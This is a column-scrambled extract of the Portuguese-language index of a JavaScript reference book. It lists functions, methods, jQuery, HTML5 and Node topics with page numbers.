função `cos( )`, objeto `Math`, 778

enumerando nomes de propriedade, 125

função `create( )`, 115, 795–796

função `load( )` (Rhino), 282

adicionando propriedades em objeto recentemente—

função `log( )`, objeto `Math`, 780

te criado, 130

função `makeArray( )`, 559

função `createObjectURL( )`, 680

função `map( )`, 559

função `decodeURI( )`, 750

função `max( )`, objeto `Math`, 181–182, 781

função `decodeURIComponent( )`, 334, 581, 751

função `merge( )`, 559

função `defineProperties( )`, 796–797

função `min( )`, objeto `Math`, 781

criando ou modificando várias propriedades, 129

função `noConflict( )`, 513, 569

função `defineProperty( )`, 99, 131, 797–798

função Number(), conversões de tipo com, 46

criando nova propriedade ou confi gurando atribui—

função Object(), conversões de tipo com, 46

tos, 129

função onload(), defi nindo (exemplo), 314

defi nindo propriedades somente para leitura confunção param(), 548

fi guráveis, 121

função parse(), 135, 770

tornando a propriedade length de array somente

função parseFloat(), 48, 810–811

para leitura, 141

função parseInt(), 48, 811–812

tornando propriedades não enumeráveis, 232

função parseJSON(), 559

função each(), 558

função post(), 549

função encodeURIComponent(), 751

função pow(), objeto Math, 782

função encodeURIComponent(), 581, 752

função preventExtensions(), 134, 805–806

função escape(), 755

função print() (Rhino), 282

função eval(), 78–80, 756

função proxy(), 559

remoção em subconjuntos seguros, 260

função `random()`, objeto `Math`, 782

função `exp()`, objeto `Math`, 778

função `removeAttr()`, 517

função `extend()`, 124, 558

função `round()`, objeto `Math`, 782

função `floor()`, objeto `Math`, 779

função `seal()`, 134, 807–808

função `freeze()`, 134, 798–799

função `setInterval()`, 289, 314

função `get()`, 549

função `setTimeout()`, 289, 314

função `getJSON()`, 547

implementando tempos-limite para `XMLHttpRequest`—

função `getOwnPropertyDescriptor()`, 128, 131,

`quest`, 497

799–800

função `sin()`, objeto `Math`, 783–784

função `getOwnPropertyNames()`, 125, 800–801

função `sqrt()`, objeto `Math`, 783–784

função `getPrototypeOf()`, 132, 801–802

função `String()`, conversões de tipo com, 46

função `getScript()`, 547

função `stringify()`, 135, 772–773

função `globalEval( )`, 558

função `tan( )`, objeto `Math`, 784–785

função `grep( )`, 558

função `trigger( )`, 535

função `isArray( )`, 559

função `trim( )`, 560

função `isEmptyObject( )`, 559

função `unescape( )` (desaprovada), 839–840

função `isExtensible( )`, 134, 802–803

função `writeFile( )`, 291

função `isFinite( )`, 33, 768

função `writeFileSync( )`, 291

função `isFrozen( )`, 134, 803–804

funcionalidade de edição de rich-text, 400

função `isFunction( )`, 186, 559

funções, 158–192

função `isNaN( )`, 33

aninhadas,

301

função `isPlainObject( )`, 559

aplicação parcial de, 189–191

Índice 1023

argumentos e parâmetros, 166–171

retornando arrays de valores, atribuição de deses—

listas de argumento de comprimento variável,
truturação com, 265
167
variáveis declaradas com var ou let, 264
parâmetros
opcionais,
166
funções aninhadas, 161, 301
tipos de argumento, 169
funções de abrandamento, 542
usando propriedades de objeto como argumen—
adicionando na jQuery, 570
tos, 169
funções de ordem mais alta, 188
array arguments[], 703
combinadas com aplicação parcial, 191
atalho para (closures de expressão), 275
funções fábrica
chamando,
161–165
criando e inicializando novo objeto, 194
chamada de construtora, 165
função fábrica de classe e encadeamento de méto—
chamada de método, 162

chamada

indireta,

165

funções globais, 25, 765–766

chamando quando o documento está pronto, 453

definidas no Rhino, 282

closures,

175–180

funções varargs, 168

como namespaces, 173–175

como valores, 171–173

definindo suas próprias propriedades de função,

G

173

g (correspondência global) em expressões regulares,

compartilhando entre quadros ou janelas, 348–

253

349

gadget de busca do Twitter, controlado por postMes—

configurando atributos de rotina de tratamento de

sage(), 663–665

evento a, 445

geometria e rolamento, documento e elemento,

construtora Function(), 185

380–386

construtoras,

766–767

consultando a geometria de um elemento, 382

de ordem mais alta, 188

coordenadas do documento e coordenadas da por—

definição, 6, 29, 159–161

ta de visualização, 380–381

funções

aninhadas,

161

determinando o elemento posicionado em um

demonstrando instruções de estrutura de controle,

ponto, 383

7

obtendo e configurando geometria de elemento,

expressões de chamada, 60

520

expressões de definição, 58

função jQuery (termo), 514

rolando,

384

função jQuery() (\$ ()), 513

tamanho, posição e transbordamento de elemen—

funções utilitárias Ajax na jQuery, 546

to, 384

geradoras,

270–273

tratando de eventos mousewheel (exemplo),

globais, 25, 765–766

460–462

Math,

774–775

geradores, 270–273

memoização,

191

pipeline de, 272

método bind(), 183

reiniciando com método send () ou throw (),

método toString(), 184

273

métodos call() e apply(), 181–182

gerenciamento de histórico em HTML5, 656–661

nomes,

160

gerenciamento de transação em IndexedDB,

objetos que podem ser chamados, 186

691–692

processando arrays, 187–188

getAllResponseHeaders(), objeto XMLHttpRequest—

propriedades,

181

quest, 999

propriedade

length,

181

getAttributeNS(), objeto Element, 890–891

protótipo,

181,

197

getBoundingClientRect(), objeto Element, 382,

restrições em subconjuntos seguros, 260

386, 890–891

1024 Índice

getClientRects(), objeto Element, 383, 890–891

propriedades de objeto, 119

getComputedStyle(), objeto Window, 425, 989

subclasses,

224

getContext(), objeto Canvas, 849

hiperlinks, 308

getCurrentPosition(), objeto Geolocation, 654, 918

marcando destino de, 309

getData(), objeto DataTransfer, 466, 882–883

objetos Link, 946

getElementById(), objeto Document, 343, 354,

rotina de tratamento de evento onclick, 391

histórico de navegação, 336

selecionando formulários e elementos de formulá-

meccanismo de gerenciamento de histórico em

rio, 388

HTML5, 442, 656–661

getElementsByTagName(), objeto *Document*, 155

objeto History, 920

getImageData(), *CanvasRenderingContext2D*, 647,

transição, *PopStateEvent*, 966

860

hora, 736

getModifierState(), objeto *Event*, 904

(consulte também *datas e hora*)

getResponseHeader(), objeto *XMLHttpRequest*,

função Date.getTime(), 750

999

UTC e GMT, 726

GMT (Greenwich Mean Time), 726

Google

atributos de elementos, 365–368

biblioteca Closure, 331

conteúdo de elemento como, 369

mecanismo JavaScript V8 e Node, 288

elemento `<script>`, 301

promovendo a capacidade de carregar scripts de

elementos e atributos, 894–897

outros sites, 305

fazendo o escape e desativando tags HTML em

subconjunto seguro Caja, 261

dados não confiáveis, 329

Google Web Toolkit (GWT), 331

incluindo folha de estilo CSS em página HTML,

gradientes (degradês)

404

objeto CanvasGradient, 850

incorporando código JavaScript usando tags

gradientes (degradês) em Canvas, 631–634

`<script>`, 9

especificando para traço ou preenchimento, 633

incorporando JavaScript em, 303–309

gradientes lineares, 633, 858

mantendo conteúdo HTML separado do compor—

gradientes radiais, 633, 859

tamento JavaScript, 446

gráfico de pizza, desenhando com JavaScript e SVG,

métodos de classe String, 820–821

610–613

não diferencia maiúsculas e minúsculas, 21

guias em janelas de navegador, 344

nomes de tag sem diferenciação de maiúsculas e

GUIs (interfaces gráficas do usuário), criando

minúsculas, 356

GUI Java usando JavaScript no Rhino (exemplo),

obtendo e configurando atributos com jQuery,

285–288

517

rotinas de tratamento de evento, 307

H

script de conteúdo de documento, 9

strings, com aspas simples e duplas, 36

hasAttributeNS(), objeto *Element*, 890–891

usando JavaScript para fazer script de conteúdo,

hasChildNodes(), objeto *Node*, 962

10

herança

HTML5, 652–700

classes e protótipos, 194

API arrastar e soltar (DnD), 463

construtora protótipo como protótipo de novo

API Filesystem, 684–690

objeto, 195

API Geolocation, 653–656

criando novo objeto que herda do protótipo, 116

Offl

ine Web Applications, 574

enumeração de propriedades e, 123

API

WebSocket,

697–700

favorecendo a composição em detrimento da, em

APIs para aplicativos Web, 303

design orientado a objeto, 227

arrays tipados e ArrayBuffers, 672–676

propriedades de acesso, 127

atributo placeholder, campos de texto, 392

Índice 1025

atributo sandbox para elemento <iframe>, 329

extraíndo conteúdo do canvas como, 642

atributos dataset e propriedade dataset, 367

objeto Image, 924

bancos de dados do lado do cliente, 690–698

script,

599

Blobs,

676–684

trocas de imagem não invasivas, 600

cache de aplicativo, 587

Web Worker para processamento de imagem

comandos de edição, 400

(exemplo), 669

especificação Web Workers, 665–672

importNode(), objeto Document, 372, 880

evento DOMContentLoaded, 453

importScripts(), objeto WorkerGlobalScope, 667,

eventos,

442

994

gerenciamento de histórico, 656–661

impressão

marcação SVG aparecendo diretamente em arqui—

definindo a função `jQuery.fn.println( )`, 569

nos HTML, 610

eventos `beforeprint` e `afterprint`, 443

método `getElementsByClassName( )`, 358

inclusões de array, 273

método `insertAdjacentHTML( )`, 369

alterando para expressões geradoras, 275

objeto

WindowProxy,

350

sintaxe,

274

propriedade classList, 427, 519

incorporando JavaScript em HTML, 303–309

propriedade frames como propriedade autorefe—

elemento <script>, 303–304

rente, 348

JavaScript em URLs, 307

propriedades innerHTML e outerHTML, 369

rotinas de tratamento de evento em HTML, 307

rotinas de tratamento de evento direcionadas ao

scripts em arquivos externos, 305

navegador como um todo, 445

tipo de script, 306

troca de mensagens entre origens, 661–665

indexação baseada em zero (strings e arrays), 35, 137

“web workers”, 314

índices

HTTP, 697–698

array,

137

atributos de elementos HTML, 365

métodos `indexOf ( )` e `lastIndexOf ( )`, 153

módulo de utilitários clientes em Node (exemplo),

nomes de propriedade de objeto versus, 139

294–296

baseados em zero, `string` e `array`, 35

`script`,

478–508

indistinção de movimento ou efeito de mancha em

usando Comet com Server-Sent Events, 502–

elementos gráficos no canvas, 647

508

índice negativo, 32, 788–789

usando elementos `<script>`, 500–502

índice positivo, 32, 788–789

usando

XMLHttpRequest,

481–500

servidor HTTP em Node (exemplo), 292–294

initialTime, objeto MediaElement, 603, 951

inputMethod, objeto Event, 441, 469, 904

insertAdjacentHTML(), objeto Element, 369,

I

891–892

i (correspondência sem diferenciação de maiúsculas e

implementando com innerHTML e Documen—

minúsculas) em expressões regulares, 253

tFragment, 376

içamento, 53, 160

insertRule(), objeto CSSStyleSheet, 430, 872

identificadores

inspect(), ConsoleCommandLine, 868

caracteres de controle de formato e, 22

instâncias, 193

definição, 23

arrays de, classificando, 218

em expressões de acesso à propriedade, 59

criando e inicializando com função fábrica, 194

em instruções rotuladas, 100

métodos fábrica retornando, 221

identificadores de fragmento em URLs, 657

propriedade constructor, 198

imagens

instruções, 85–111

desenhando no canvas, 641–643, 851–852

compostas e vazias, 86

exibindo arquivos de imagem soltos com URLs de

condicionais,

90

Blob, 680

else

if,

92

1026 Índice

if,

90

instruções if, 90

switch,

93

aninhadas, com cláusulas else, 91

declaração,

87

em inclusões de array, 274

declaração de função, 89, 159

em instruções else if, 92

definidas, 6

instruções return, 60, 103, 161

depurador,

108

quebra de linha interpretada como ponto e vírgula—

estrutura de controle, em corpo de função, 7

la, 26

instrução with, 106

uso por funções geradoras, 270–271

instruções de expressão, 86

instruções rotuladas, 100

laços,

95

continue,

102

laços

do/while,

96

instruções switch, 93

laços

for,

96

cláusulas case, 94

laços

for/in,

98

instruções throw, 104

laços

while,

95

instruções try/catch/finally, 104

resumo das, 110

várias cláusulas catch em, 276

saltos,

100

instruções var, 88

instruções

break,

101

instruções vazias, 87

instruções

continue,

102

instruções with, 106

instruções

return,

103

remoção em subconjuntos seguros, 260

instruções

rotuladas,

100

inteiros, 30

instruções

throw,

104

interface do usuário (consulte UI)

instruções

try/catch/finally, 104

interfaces (consulte IU (interface do usuário))

terminação, pontos e vírgulas opcional e, 25

Internet Explorer (IE)

instruções break, 101

API arrastar e soltar (DnD), 463

quebra de linha interpretada como ponto e vírgula—

API userData, 574

la, 26

comentários condicionais no, 323

instruções condicionais, 85, 90

consultando texto selecionado, 398

else if, 92

elemento <canvas>, 616

em inclusões de array, 274

estilos calculados, 426

if,

90

evento propertychange, usando para detectar en—

switch,

93

trada de texto, 472

instruções continue, 102

eventos de mouse que não borbulham, 440

ponto e vírgula interpretado como quebra de linha, 333

nha, 26

modelo de caixa CSS, 414

instruções continue não rotuladas, 102

modelo de evento

instruções de declaração, 85, 87

captura de evento e, 451

instrução var, 88

eventos de formulário, 438

instruções de declaração de função, 89, 160

métodos `attachEvent()` e `addEventListener()`,

instruções de depurador, 108

313

instruções de expressão, 85

métodos `attachEvent()` e `detachEvent()`, 447,

instruções de salto, 85, 100

907

break,

101

persistência de `userData`, 585–587

continue,

102

propriedade `clientInformation`, objeto `Window`,

labeled,

100

337

return,

103

propriedade

fi lter, 417

throw,

104

propriedade innerText, em vez de *textContent*,

try/catch/finally, 104

370

instruções else if, 92

propriedade rules, em vez de *cssRules*, 430

Índice 1027

removendo tags de script e outro conteúdo execu-

J

tável no IE8, 329

sem suporte para `getElementsByClassName()`,

janela ascendente de nível superior, 345

359

janela pai, 345

uso de objetos host que podem ser chamados, em

janelas, 332–350

vez de objetos Function nativos, 186

caixas de diálogo, 339–342

versão atual, 319

consultando o tamanho da porta de visualização,

XMLHttpRequest no IE 6, 481

381–382

interpretador de Node, 281

consultando posições da barra de rolagem, 380–

documentação online, 288

381

script de E/S assíncrona com, 288–296

elementos do documento como propriedades de,

API de arquivo e sistema de arquivo no módulo

342

fs, 291

eventos,

438

*buffer*s, 290

histórico de navegação, 336

emissores de evento, 289

informações sobre navegador e tela, 337–339

fluxos, 290

localização e navegação do navegador, 334–336

funções,

288

analisando

URLs,

334

funções timer do lado do cliente, 289

carregando novos documentos, 335

ligação em rede baseada em TCP, 292

navegador, JavaScript abrindo e fechando, 325

módulo de utilitários de cliente HTTP (exem—

navegador, política da mesma origem e, 326

plo), 294–296

sobreposição de janelas translúcidas (exemplo de

servidor HTTP (exemplo), 292–294

CSS), 418–420

servidor de chat usando WebSockets e, 699–700

timers,

333–334

interpretadores, 3

tratamento de erro, 342

suporte para E4X, 276

várias janelas e quadros, 344–350

suporte para extensões de JavaScript, 258

abrindo e fechando janelas, 345–347

versões de JavaScript, 262

JavaScript em janelas interagentes, 348–349

iPhone e iPad, eventos de gesto e toque, 444

relação entre quadros, 347

isContentEditable, objeto Element, 887–888

janelas de nível superior

isPointInPath(), CanvasRenderingContext2D, 648,

propriedade frameElement null, 348

861

propriedade pai se referindo a si mesma, 347

iteração

janelas fi lhas, 347

arrays,

142–144

histórico de navegação e, 336

classes e objetos Java com laço for/in, 284

janelas interagentes, JavaScript em, 348–349

extensões da linguagem para, 267–275

janelas translúcidas, sobreposição com CSS (exem—

expressões

geradoras,

274

plo), 418–420

geradores,

270–273

Java

inclusões de array, 273

plugins de navegador, 328

iteradores,

267–271

script com Rhino, 281–288

laço

for/each,

267–268

exemplo de GUI (interface gráfica do usuário),

laço for/each definido na E4X, 279

285–288

IU (interface do usuário)

javaEnabled(), objeto Navigator, 339

biblioteca jQuery UI, 571

JavaScript

eventos,

436

arquivos terminando em .js, 305

Java, implementando com JavaScript no Rhino,

nomes e versões, 2

284

versões, 258, 262

exemplo de GUI, 285–288

JavaScript dirigida por eventos, 312

1028 Índice

JavaScript do lado do cliente, 8–12, 281–296, 299

terminologia,

513

calculadora de empréstimos (exemplo), 12–18

tratando eventos com, 526–536

construindo aplicativos Web com, 330

jQuery.fx.speeds, 537

E/S assíncrona com Node, 288–296

JSON, 135, 770–773–774

mantendo o conteúdo HTML separado do com—

analisando resposta HTTP, 487

portamento JavaScript, 446

fazendo pedido POST HTTP com corpo codifi -

modelo de thread, 314

cado com JSON, 491

problemas de compatibilidade e operação em função `jQuery.getJSON()`, 547

junto, 317

função `jQuery.parseJSON()`, 559

script de conteúdo de documento HTML, 9

método `toJSON()`, 135–136

scripts Java com Rhino, 281–288

métodos, implementação em classes, 214

segurança,

325

JSON preenchido (consulte JSONP)

JavaScript não invasiva, 303

JSONP, 500–502

JavaScript Object Notation (consulte JSON)

fazendo pedido com elemento de script, 502

jQuery, 11, 330, 509–572, 568–571, 929–946

pedido

especificado por URL ou string de dados

Ajax com, 545–557

passada para `jQuerygetJSON()`, 549

eventos

Ajax,

556

função ajax(), 550–555

L

funções

utilitárias,

546

laços, 85, 95

método load(), 545

do/while,

96

passando dados para utilitários Ajax, 548

for,

96

Ajax na jQuery 1.5, 551

for/each,

267–268

alterando estrutura do documento, 523–526

instruções continue em, 102

biblioteca UI, 571

palavra-chave let como declaração de variável ou

consultas baseadas em seletor CSS, 360

inicializador de laço, 263

consultas e resultados de consulta, 514

while,

95

efeitos animados, 537–544

laços do/while, 96

efeitos e métodos de animação, 940

laços for, 96

estendendo com plugins, 568–571

chamando jQuery.each() em vez de, 515

função jQuery() (\$()), 511–514

instruções continue em, 102

funções Ajax, 942–943

iterando arrays, 142

funções utilitárias, 557–560, 944

palavra-chave let usada como inicializador de laço,

fundamentos da, 510

263

gramática de seletor, 930

variáveis declaradas com a palavra-chave let, 263

métodos de elemento, 934

laços for/each, 267–268

métodos de evento, 939

definições na E4X, iteração por meio de listas de

métodos de inserção e exclusão, 937

tags e atributos XML, 279

métodos de seleção, 564–568, 932

em inclusões de array, 274

métodos e propriedades básicos, 931

enumerando propriedades, 123–125

métodos getter e setter, 517–523

extensão para trabalhar com objetos que podem

nomes de funções e métodos na documentação

ser iterados, 267–271

oficial, 514

instruções continue em, 102

obtendo,

511

iterando arrays, 143

seletores,

560–564

iterando por meio de métodos, campos e proprie—

combinações

de,

563

dades de classes e objetos Java, 284

grupos

de,

564

laços for/in, 98

simples,

561–563

ordem de enumeração de propriedade, 99

Índice 1029

palavra-chave let em, 263

M

usando com arrays associativos, 118

laços infinitos, 97

m (modo de várias linhas) na comparação de padrões

laços while, 95

em expressão regular, 253

lastElementChild, objeto Element, 363, 888–889

mapa, exibindo com geolocalização, 654

lastEventId, objeto MessageEvent, 955

margens

lastModifiedDate, objeto *File*, 677–678, 907

especificando para elementos com CSS, 412

leitores de tela, 324

no modelo de caixa CSS, 413

lengthComputable, objeto *ProgressEvent*, 968

MAX_VALUE (Number), 787–788

ligação em rede

measureText(), *CanvasRenderingContext2D*, 637,

baseada em TCP, *módulo net em Node*, 292

861

JavaScript do lado do cliente e, 325

membros de classe, em linguagens orientadas a obje—

lineCap, *CanvasRenderingContext2D*, 851–852

to fortemente tipadas, 199

lineJoin, *CanvasRenderingContext2D*, 636, 851–

memoização, 191

852, 856

menus de contexto, 454

lineTo(), *CanvasRenderingContext2D*, 618, 627,

metadados afetando reprodução de mídia, 604

635, 861

método _iterator_(), 269–270

lineWidth, *CanvasRenderingContext2D*, 851–852,

método abort()

856

objeto FileReader, 909

linguagens fortemente tipadas

objeto XMLHttpRequest, 494, 497

classes em, 193

método add()

objetos em, 117

elemento Select, 971–972

linha do tempo, execução de programa JavaScript do

jQuery,

566

lado do cliente, 315

objeto DOMTokenList, 427, 885–886

linhas

objeto HTMLOptionsCollection, 922

atributos de desenho de linha no canvas, 634

método addClass(), jQuery, 518

desenhando na API Canvas, 618–621

método addEventListener(), 313, 444

links

incompatibilidades entre attachEvent() e, 320

objeto Link, 946

não implementado pelo Internet Explorer, 317

solicitando detalhes sobre, com HTTP HEAD e

objeto EventTarget, 906

CORS, 499

objeto

Worker,

666

listas, fi ltrando na E4X, 278

objeto

WorkerGlobalScope,

668

listas de argumento de comprimento variável, 167

registrando rotinas de tratamento de evento,

listas de símbolos, DOM, 884–885

literais, 57

446

definidas, 23

rotinas de tratamento de evento de captura, 451

expressão regular, 245

método adoptNode(), objeto Document, 878

literais XML incluídas em código JavaScript, 277

método after(), jQuery, 524

numéricas,

30

método alert(), objeto Window, 300, 339, 988

objeto,

114

método andSelf(), jQuery, 568

string,

35

método animate(), jQuery, 537, 538

literais de objeto, 114

animações personalizadas com, 539

literais em ponto flutuante, 31

objeto opções de animação, 541

literais inteiras, 31

objeto propriedades de animação, 540

literais numéricas, 30

método append()

lookupNamespaceURI(), *objeto Node*, 963

jQuery,

524

instruções continue em, 102

objeto BlobBuilder, 680, 848

lvalues, 63, 98

objeto FormData, 916

1030 Índice

método appendData()

método close()

nó Comment, 865

diferenciando entre objetos Window e Document,

nó

Text,

977

347

método appendTo(), *jQuery*, 524

geradores,

271–272

método apply(), objeto Function, 760

objeto Document, 878

método assert(), objeto Console, 866

objeto EventSource, 905

método assign(), objeto Location, 335, 949

objeto MessagePort, 956

método atob(), objeto Window, 988

objeto WebSocket, 698–699, 984

método attachEvent(), 313, 444, 907

objeto

Window,

989

incompatibilidades entre addEventListener() e,

objeto WorkerGlobalScope, 667, 994

320

método closest(), jQuery, 567

registrando rotinas de tratamento de evento no IE,

método concat()

447

objeto Array, 146, 708

rotinas de tratamento registradas com, valor de

objeto String, 823–824

this, 449

método confirm(), objeto Window, 339, 989

método attr(), jQuery, 517, 528

método contains(), DOMTokenList, 427, 885–

método back(), objeto History, 336, 920

886

método before(), jQuery, 524

método contents(), jQuery, 567

método bind(), 183

método count(), objeto Console, 866

aplicação parcial de funções, 189

método createCaption(), objeto Table, 974–975

eventos dinâmicos e, 535

método createIndex(), armazém de objetos, 691–

método Function.bind() de ECMAScript 3, 184

692

objeto Function, 202, 762–763

método createObjectStore(), objetos IndexedDB,

semelhança da função jQuery.proxy(), 559

691–692

registro de rotina de tratamento de evento na

método createRange(), 398

jQuery, 530

método createTBody(), objeto Table, 974–975

método blur()

método createTFoot(), objeto Table, 974–975

objeto Element, 889–890

método createTHead(), objeto Table, 974–975

objeto

Window,

988

método css(), jQuery, 518

método btoa(), objeto Window, 988

método data(), jQuery, 522, 570

método call(), objeto Function, 133, 763–764

método datePicker(), 572

método cancelBubble(), objeto Event, 534

método dblclick(), jQuery, 527

método cd(), ConsoleCommandLine, 868

método debug(), objeto Console, 866

método change(), jQuery, 527

método delay(), jQuery, 543

método charAt(), objeto String, 822–823

método delegate(), jQuery, 535

método charCodeAt(), objeto String, 488, 822–823

método deleteCaption(), objeto Table, 975

método children(), jQuery, 566

método deleteCell(), objeto TableRow, 976

método clear()

método deleteData()

objeto ConsoleCommandLine, 868

nó Comment, 865

objeto Storage, 972–973

nó

Text,

977

método `clearInterval()`, 333

método `deleteRow()`

objeto

Window,

988

objeto

Table,

975

objeto

WorkerGlobalScope,

994

objeto

TableSection,

976

método clearQueue(), jQuery, 544

método deleteTFoot(), objeto Table, 975

método clearTimeout()

método deleteTHead(), objeto Table, 975

objeto

Window,

989

método dequeue(), jQuery, 544

objeto

WorkerGlobalScope,

994

método detach(), jQuery, 526

método clone(), jQuery, 525

método detachEvent(), 447, 907

método cloneNode(), objeto Node, 372, 962

método die(), jQuery, 536

Índice 1031

método dir()

método getFloat32(), objeto DataView, 874

objeto Console, 866

método getFloat64(), objeto DataView, 874

objeto ConsoleCommandLine, 868

método getFullYear(), objeto Date, 731

método dirxml()

método getHours(), objeto Date, 731

objeto Console, 866

método getInt16(), objeto DataView, 874

objeto ConsoleCommandLine, 868

método getInt32(), objeto DataView, 874

método each(), jQuery, 515

método getInt8(), objeto DataView, 874

método empty(), jQuery, 526

método getItem(), objeto Storage, 972–973

método end()

método getMilliseconds(), objeto Date, 731

jQuery,

568

método getMinutes(), objeto Date, 732

objeto

TimeRanges,

980

método *getMonth()*, *objeto Date*, 732

método *eq()*, *jQuery*, 564

método *getSeconds()*, *objeto Date*, 732

método *equals()*, *definiendo para classes*, 215

método *getSelection()*, *objeto Window*, 398

método *error()*

método *getTime()*, *objeto Date*, 732

jQuery,

527

método *getTimezoneOffset()*, *objeto Date*, 733

objeto Console, 866

método *every()*, *objeto Array*, 150, 709

método *getUint16()*, *objeto DataView*, 874

método *exec()*, *objetos RegExp*, 256, 571, 815–816

método *getUint32()*, *objeto DataView*, 874

método *filter()*

método *getUint8()*, *objeto DataView*, 874

jQuery, 526, 565

método *getUTCDate()*, *objeto Date*, 733

objeto Array, 150, 710

método *getUTCDay()*, *objeto Date*, 734

método `find()`, *jQuery*, 566

método `getUTCFullYear()`, *objeto Date*, 734

método `focus()`

método `getUTCHours()`, *objeto Date*, 734

objeto *Element*, 889–890

método `getUTCMilliseconds()`, *objeto Date*, 734

objeto

Window,

989

método getUTCMinutes(), objeto Date, 735

método forEach(), objeto Array, 144, 149, 710

método getUTCMonth(), objeto Date, 735

método forward(), objeto History, 336, 920

método getUTCSeconds(), objeto Date, 735

método fromCharCode(), objeto String, 823–824

método getYear(), objeto Date, 735

método GET, 483

método go(), objeto History, 336, 920

fazendo pedido HTTP com dados codificados

método grep(), jQuery, 565

como formulário, 490

método group(), objeto Console, 866

sem corpo de pedido, 484

método groupCollapsed(), objeto Console, 866

método getAttribute(), objeto Element, 889–890

método groupEnd(), objeto Console, 867

método getContext(), objeto Canvas, 616, 622

método has(), jQuery, 565

método getDate(), objeto Date, 730

método hasAttribute(), objeto Element, 367,

método `getDay()`, objeto `Date`, 731

890–891

método `getElementsByClassName()`

método `hasClass()`, jQuery, 518

objeto `Document`, 358, 880

método `hasFocus()`, objeto `Document`, 880

objeto `Element`, 890–891

método `hasOwnProperty()`, `Object` class, 122,

método `getElementsByName()`, objeto `HTMLDocument`, 355

801–802

método `getElementsByTagName()`

método `HEAD`, pedido `HTTP` para detalhes de link

objeto `Document`, 356, 880

com `CORS`, 499

selecione formulários e elementos de formétodo `height()`, jQuery, 521

mulário, 388

método `hide()`, jQuery, 539, 541

objeto `Element`, 890–891

método `hover()`, jQuery, 527, 531

método `getElementsByTagNameNS()`

método `html()`, jQuery, 520

objeto `Document`, 880

método `isArray()`, 558

objeto `Element`, 890–891

método `index( )`, jQuery, 516–517

1032 Índice

método `indexOf( )`

objeto `HTMLCollection`, 358, 921

objeto `Array`, 153, 711

objeto `HTMLOptionsCollection`, 923

objeto `String`, 824–825

método `next( )`

método `info( )`, *objeto* `Console`, 867

geradores,

271–272

método `initEvent( )`, *objeto* `Event`, 903–904

iteradores,

268–269

método `insertAfter( )`, jQuery, 524

método `normalize( )`, *objeto* `Node`, 963

método `insertBefore( )`, jQuery, 524

método `not( )`, jQuery, 565

método `insertBefore( )`, *objeto* `Node`, 373, 962

método `now( )`, *objeto* `Date`, 736

método `insertCell( )`, *objeto* `TableRow`, 976

método `off set( )`, jQuery, 520

método `insertData( )`

método `off setParent( )`, jQuery, 521

nó Comment, 865

método one(), jQuery, 531

nó

Text,

977

método open()

método insertRow()

objeto Document, 881

objeto

Table,

975

objeto Window, 345, 990

objeto

TableSection,

977

URL javascript: como argumento, 307

método is(), jQuery, 516–517, 519

objeto XMLHttpRequest, 999

método isArray(), objeto Array, 153, 156

método parentsUntil(), jQuery, 567

método isDefaultNamespace(), objeto Node, 962

método parse(), objeto Date, 736

método isEqualNode(), objeto Node, 962

método pause(), objeto MediaElement, 603, 954

método isPrototypeOf(), 132, 803–804

método play(), objeto MediaElement, 603, 954

método isSameNode(), objeto Node, 962

método pop(), objeto Array, 147, 715

método item()

método position(), jQuery, 521

elemento Select, 971–972

método POST, 483

objeto DOMTokenList, 885–886

codifi cando corpo de pedido HTTP com docu—

objeto HTMLCollection, 358, 921

mento XML, 491

objeto HTMLOptionsCollection, 923

corpo do pedido, 484

objeto NodeList, 358, 964

fazendo pedido HTTP com corpo codificado com

método join(), objeto Array, 145, 712

JSON, 491

método key(), objeto Storage, 972–973

fazendo pedido HTTP com dados codificados

método keys(), ConsoleCommandLine, 868

método lastIndexOf()

como formulário, 490

objeto Array, 153, 713

postando texto puro em um servidor, 484

objeto String, 825–826

upload de arquivo com pedido HTTP, 492

método live(), jQuery, 536

método postMessage()

método load()

objeto MessagePort, 956

elementos media, 603

objeto Window, 328, 662, 990

jQuery,

527

gadget de busca do Twitter controlado pelo,

objeto MediaElement, 953

663–665

utilitário Ajax na jQuery, 545

objeto Worker, 666, 992

método localeCompare(), *objeto String*, 826–827

objeto

WorkerGlobalScope,

994

método log(), objeto Console, 671, 867

método prepend(), jQuery, 524

método lookupPrefix(), objeto Node, 963

método prependTo(), jQuery, 524

método map()

método prev(), jQuery, 567

Array e jQuery, 516–517

método prevAll(), jQuery, 567

objeto Array, 150, 187, 714

método preventDefault(), objeto Event, 452, 534,

método match(), objeto String, 254, 827–828

903–904

método namedItem()

método prevUntil(), 567

elemento Select, 971–972

método print(), objeto Window, 990

Índice 1033

método profile()

método removeEventListener()

objeto Console, 867

objeto Document, 447

objeto ConsoleCommandLine, 868

objeto EventTarget, 906

método profileEnd()

objeto

Worker,

666

objeto Console, 867

objeto

WorkerGlobalScope,

668

objeto ConsoleCommandLine, 868

método removeItem(), objeto Storage, 972–973

método prompt(), objeto Window, 339, 990

método replace()

método propertyIsEnumerable(), 122, 806–807

objeto Location, 335, 949

método push(), objeto Array, 147, 715

objeto String, 254, 828–829

adicionando elementos no fi nal do array, 141

método replaceAll(), jQuery, 524

método pushStack(), jQuery, 568

método replaceChild(), objeto Node, 374, 963

método pushState(), objeto History, 657, 920

método replaceData()

gerenciamento de histórico com (exemplo), 658–

nó Comment, 865

661

nó

Text,

977

método PUT, 595

método `replaceState( )`, objeto *History*, 658, 921

método `querySelector( )`, 360

método `replaceWith( )`, *jQuery*, 523

objeto *Document*, 881

método `reset( )`, objeto *Form*, 390, 913

objeto *Element*, 891–892

método `resize( )`, *jQuery*, 527

método `querySelectorAll( )`, 360

método `reverse( )`, objeto *Array*, 145, 718

função `$( )` versus, 515

método `scroll( )`

objeto *Document*, 429, 882

jQuery,

527

objeto *Element*, 891–892

objeto *Window*, 384, 990

selecionando elementos de formulário, 388

método `scrollBy( )`, objeto *Window*, 384, 990

método `queue( )`, *jQuery*, 544

método `scrollIntoView( )`, objeto *Element*, 384,

método `readAsArrayBuffer( )`

891–892

objeto *FileReader*, 682–684, 910

método `scrollLeft( )`, *jQuery*, 522

objeto FileReaderSync, 911

método scrollTo(), objeto Window, 384, 990

método readAsBinaryString()

método scrollTop(), jQuery, 522

objeto FileReader, 682–683, 910

método search(), objeto String, 253, 829–830

objeto FileReaderSync, 911

método select()

método readAsDataURL()

jQuery,

527

objeto FileReader, 682–683, 910

objeto Input, 929

objeto FileReaderSync, 911

objeto

TextArea,

979

método readAsText()

método send()

objeto FileReader, 682–683, 910

geradores,

273

objeto FileReaderSync, 911

objeto

WebSocket,

984

método rect()

objeto XMLHttpRequest, 484, 1000

CanvasRenderingContext2D,

862

método serialize(), 548

método reduce(), objeto Array, 151, 187, 716

método set(), objeto TypedArray, 674, 981

método reduceRight(), objeto Array, 151, 717

